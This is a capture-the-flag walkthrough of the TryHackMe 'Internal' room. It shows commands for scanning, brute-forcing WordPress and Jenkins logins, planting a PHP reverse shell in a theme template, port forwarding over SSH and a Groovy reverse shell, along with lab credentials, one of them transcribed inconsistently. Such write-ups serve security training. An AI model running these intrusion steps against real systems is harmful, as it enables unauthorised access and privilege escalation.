
Completed This is a summary of the tryhackme room Internal.



So the ip was given 10.10.130.181

So we run a **nmap scan**

- ☐ nmap -sC -sV 10.10.130.181

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6efaefbef65f98b9597bf78eb9c5621e (RSA)
|   256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA)
|_  256 b07f7f7b5262622a60d43d36fa89eeff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Port 80,22 was open…. I tried to find the dns information using

- ☐ nslookup 10.10.130.181

But it wasn't showing so just tried the internal.thm domain into


- ☐ Nano /etc/hosts
  Then just add the 10.10.130.181 http://internal.thm

Then the ip was accessible .



Directory Brute Forcing


- [ ] Gobuster dir -u http://internal.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt



/blog (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/wordpress (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript
/phpmyadmin

These directories was found.

http//:internal.thm/blog had a website .



Which has a login panel …..we can see it's a wordpress admin panel so we can bruteforce it..


Username Find

- ☐ wpscan –url http://internal.thm/blog/wp-admin/ -e u [-e enumerate u user]


  So admin username was found. So we try to bruteforce the password

- ☐ wpscan –url http://internal.thm/blog/wp-admin –usernames admin –passwords /usr/share/wordlists/rockyou.txt

  admin : my2boys




After logging in we have to upload our shell…



In the Apperance >> Theme Files >> 404 Template

Shell Upload



We paste out phpreverseshell code which is available in kali using this command

- [ ] nano /usr/share/webshells/php/php-reverse-shell.php

    - we have to change the $ip as our ip
    - To chek ip command: ifconfig

And start a netcat listener on given port

- [ ] nc -lvnp 9090

After the shell starts working we can gain the access of this server .

Privilege Escalation User

After the shell starts we can see the ls command works so

- [ ] cd /opt
- [ ] ls -la

```
$ cd /opt/
$ ls
containerd
wp-save.txt
$
```

```
$ cd /opt/
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where th
ey are.

aubreanna:bubb13guM!@#123
$
```

We find the credentials **aubreanna:budd3guM!@#123**

Now we can **ssh into user aubreanna**

- [ ] ssh aubreanna@internal.thm
- [ ] Pass: **budd3guM!@#123**

```
Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls -la
total 56
drwx------ 7 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 3 root      root      4096 Aug  3  2020 ..
-rwx------ 1 aubreanna aubreanna    7 Aug  3  2020 .bash_history
-rwx------ 1 aubreanna aubreanna  220 Apr  4  2018 .bash_logout
-rwx------ 1 aubreanna aubreanna 3771 Apr  4  2018 .bashrc
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .cache
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .gnupg
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 .local
-rwx------ 1 root      root      223 Aug  3  2020 .mysql_history
-rwx------ 1 aubreanna aubreanna  807 Apr  4  2018 .profile
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 .ssh
-rwx------ 1 aubreanna aubreanna    0 Aug  3  2020 .sudo_as_admin_successful
-rwx------ 1 aubreanna aubreanna   55 Aug  3  2020 jenkins.txt
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 snap
-rwx------ 1 aubreanna aubreanna   21 Aug  3  2020 user.txt
aubreanna@internal:~$
```

Then just cat user.txt Flag1 : THM{int3rna1_fl4g_1}

Privilege Escalation Root

In the previous we saw two *.txts such as user.txt jenkins.txt

If we look at the cat jenkins.txt we see
That is gives jenkins server 172.17.0.2:8080
Now the 8080 can run from localhost so port forward..


Port forwarding

```
┌──(rust㉿kali)-[~]
└─$ nmap -sC -sV -v 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating Ping Scan at 12:02
Scanning 172.17.0.2 [2 ports]
Completed Ping Scan at 12:02, 3.00s elapsed (1 total hosts)
Nmap scan report for 172.17.0.2 [host down]
NSE: Script Post-scanning.
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Initiating NSE at 12:02
Completed NSE at 12:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.63 seconds
```

```
┌──(rust㉿kali)-[~]
└─$ ssh -f -N -L 1234:127.0.0.1:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:

┌──(rust㉿kali)-[~]
└─$ nmap -sC -sV -v -p 1234 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:09 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating Ping Scan at 12:09
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 12:09, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 12:09
```

- [ ] ssh -f -N -L 1234:127.0.0.1 aubreanna@internal.thm
- [ ] Password: budd3guM!@#123




So this is accessible now ……. We can bruteforce this login by burpsuite,hydra,metasloit etc ..

Metasploit:

- [ ] msfconsole
- [ ] Search Jenkins
- [ ] use auxiliary/scanner/http/jenkins_login
- [ ] Show options
- [ ] set PASS_FILE /usr/share/wordlists/rockyou.txt
- [ ] set RHOSTS 127.0.0.1
- [ ] set RPORT 1234
- [ ] set USERNAME admin
- [ ] set STOP_ON_SUCCESS true
- [ ] run

So we can see the **password** of the Jenkins login is **spongebob**



So now we have to upload another shell here….. In the manage Jenkins>>script console >> We can see it can have groovy script which is a java script…

So we go to revshells.com and modify our shell giving the $ip= our ip and port we want the netcat lister to listen…

Then just by uploading the shell we gain access to the root privilege of this server Jenkins >> cd opt >> ls -la >> cat note.txt

root:tr0ub13guM!@#123

Now we can just ssh into the main internal.thm

- [ ] ssh root@internal.thm

And we can see the a root.txt so … cat root.txt